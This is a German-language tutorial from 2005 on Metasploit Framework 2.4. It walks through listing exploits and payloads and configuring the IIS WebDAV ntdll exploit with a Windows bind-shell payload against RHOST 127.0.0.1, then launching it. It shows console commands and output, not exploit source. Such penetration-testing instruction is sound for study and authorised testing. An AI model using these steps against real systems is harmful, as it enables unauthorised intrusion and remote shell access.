German Metasploit Framework Tutorial **16. August 2005**
dav

Inhalt

1. **Einleitung**
2. **Exploit Datenbank**
   - 2.1. **Neue Exploits integrieren**
3. **Payload Datenbank**
4. **Konfiguration und Anwendungen eines Exploits**
   - 4.1. **Exploit Options**
   - 4.2. **Targets**
   - 4.3. **Payloads**
   - 4.4. **Exploit! Und check**
5. **MSFWeb**
6. **Einige Befehle**
7. **EOF**

1. Einleitung

Das Metasploit Framework ist eine auf Perl basierende Entwicklungs- und Testumgebung für diverse Exploits. Dieses Tutorial beschäftigt sich mit der Windows Ausgabe in der Version 2.4 des Metasploit Framework.
http://metasploit.com/tools/framework-2.4.exe + Cygwin

2. Exploit Datenbank

Die Version 2.4 bietet standardmäßig 75 Exploits, welche sich in „/home/framework/exploits" befinden.
Um eine detaillierte Übersicht aller bereitstehenden Exploits zubekommen geben wir in der MSFConsole den Befehle „**show exploits**" ein.

"
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

3com_3cdaemon_ftp_overflow	3Com 3CDaemon FTP Server Overflow
Credits	Metasploit Framework Credits
afp_loginext	AppleFileServer LoginExt PathName Overflow
aim_goaway	AOL Instant Messenger goaway Overflow
apache_chunked_win32	Apache Win32 Chunked Encoding
arkeia_agent_access	Arkeia Backup Client Remote Access

…"

Auf der linken Seite steht der Exploitname und auf der rechten Seite eine kurze Beschreibung.

2.1 Neue Exploits integrieren

Jedes für Metasploit geschriebene Exploit beinhaltet eine Code Line wie diese:

„package Msf::Exploit::php_wordpress;„

Der Exploit Dateiname baut sich aus dem Abschnitt hinter dem zweiten Block „::" und „.pm" auf.
Also wäre in diesem Fall der Dateiname „**php_wordpress.pm**". Das neue Exploit wird dann einfach nur nach „/home/framework/exploits" kopiert und steht nach dem nächsten Start der MSFConsole bereit.

3. Payload Datenbank
Mit dem Befehle „**show payloads**" werden alle 75 Payloads (Schadensfunktionen) angezeigt.

"
msf > show payloads

Metasploit Framework Loaded Payloads
====================================

  bsd_ia32_bind   BSD IA32 Bind Shell
  bsd_ia32_bind_stg   BSD IA32 Staged Bind Shell
  bsd_ia32_exec   BSD IA32 Execute Command
…"

Vom Win32 Bindshell bis hin zum Mac OS RPC Reverse Shell stehen unzählige Payloads zur Verfügung. Zwar lassen sich nicht alle Exploits mit allen Payloads kombinieren aber gerade durch dieses Feature wird MSF ein sehr mächtiges Tool.

4. Konfiguration und Anwendungen eines Exploits
Um ein Exploit auszuwählen gibt man folgenden Befehl, in der MSFConsole, ein:
„**use exploitname**"
Bsp:

msf > use iis50_webdav_ntdll
msf iis50_webdav_ntdll >

Nachdem „**use**" Befehle ist das Exploit ausgewählt. Nun tippt man den Befehle „**show**" ein und erhält eine Übersicht über die Exploit spezifischen Einstellungen, die man vornehmen kann/muss.

msf iis50_webdav_ntdll > show
msfconsole: show: specify 'targets', 'payloads', 'options', or 'advanced'

4.1 Exploit Options
Mit "**show options**" bekommen wir die Exploit Optionen angezeigt, welche wir konfigurieren müssen.

"
msf iis50_webdav_ntdll > show options

Exploit Options
===============

  Exploit: Name   Default   Description
  --------   ------   -------   ------------------
  optional   SSL   Use SSL
  required   RHOST   The target address
  required   RPORT   80   The target port

  Target: Windows 2000 Bruteforce
…"

Verlangt werden RHOST(Remote Host) und RPORT(Remote Port/80 ist Standard). Um diese festzulegen schreiben wir: „**set RHOST IP.des.verwundbaren.Systems**"

"
msf iis50_webdav_ntdll > set RHOST 127.0.0.1

RHOST -> 127.0.0.1
msf iis50_webdav_ntdll > show options

Exploit Options
==========

Exploit:	Name	Default	Description
optional	SSL		Use SSL
required	RHOST	127.0.0.1	The target address
required	RPORT	80	The target port

…"

Die Einstellungen die wir über "**set**" vorgenommen haben, wurden erfolgreich übernommen.

4.2 Targets
Einige Exploits verlangen, dass man ein sog. Target (Ziel) auswählt.

"
msf iis50_webdav_ntdll > show targets

Supported Exploit Targets
==========

0 Windows 2000 Bruteforce

msf iis50_webdav_ntdll > set TARGET 0
TARGET -> 0"

In diesem Fall müsste man „**set TARGET 0**" eintippen.

4.3 Payloads
Neben dem Target und den Options müssen wir auch den Payload bearbeiten.
Um zusehen welche, für das Exploit verfügbaren Payloads zur Auswahl stehen, tippen wir „**show PAYLOADS**" ein.

"
msf iis50_webdav_ntdll > show PAYLOADS

Metasploit Framework Usable Payloads
==========

win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject

… "

Und mit „**set**" wählen wir den gewünscht Payload aus.

msf iis50_webdav_ntdll > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf iis50_webdav_ntdll(win32_bind) >

In diesem Fall habe ich mich für einen Win32 Bindshell entschieden, indem ich „**set PAYLOAD win32_bind**" eingegeben habe.

4.4 Exploit! und check

Nachdem wir Options, Targets und Payloads für unsere Zwecke konfiguriert haben können wir das Exploit starten, indem wir den Befehl „**exploit**" eingeben.

„
msf iis50_webdav_ntdll(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Connecting to web server....."

Nun wird das Exploit ausgeführt und das verwundbare System angegriffen.


Mit dem Befehle „**check**" lässt sich ein System auf die Verwundbarkeit gegen über des Exploits testen! Der „check" Befehl ist aber nicht bei allen Exploits implementiert.

5. MSFWeb

Um das MSF Exploit Web Interface zustarten, einfach „msfweb.bat" im Hauptverzeichnis ausführen.

„+----=[Metasploit Framework Web Interface (127.0.0.1:55555)"

http://127.0.0.1:55555



Das Web Interface läuft auf Port 55555, Protokoll http!

Um ein Exploit über das Interface zustarten, müssen alle Konfigurationsschritte wie in der MSFConsole vorgenommen werden.

6. Einige Befehle
Mit dem Befehle „**help**" bekommt man eine Übersicht über alle Consolenbefehle.

```
msf > help

Metasploit Framework Main Console Help
======================================

    ?          Show the main console help
    cd         Change working directory
    exit       Exit the console
    help       Show the main console help
    info       Display detailed exploit or payload information
    quit       Exit the console
    reload     Reload exploits and payloads
    save       Save configuration to disk
    setg       Set a global environment variable
    show       Show available exploits and payloads
    unsetg     Remove a global environment variable
    use        Select an exploit by name
    version    Show console version
```

7. EOF

http://metasploit.com/projects/Framework/

<eof>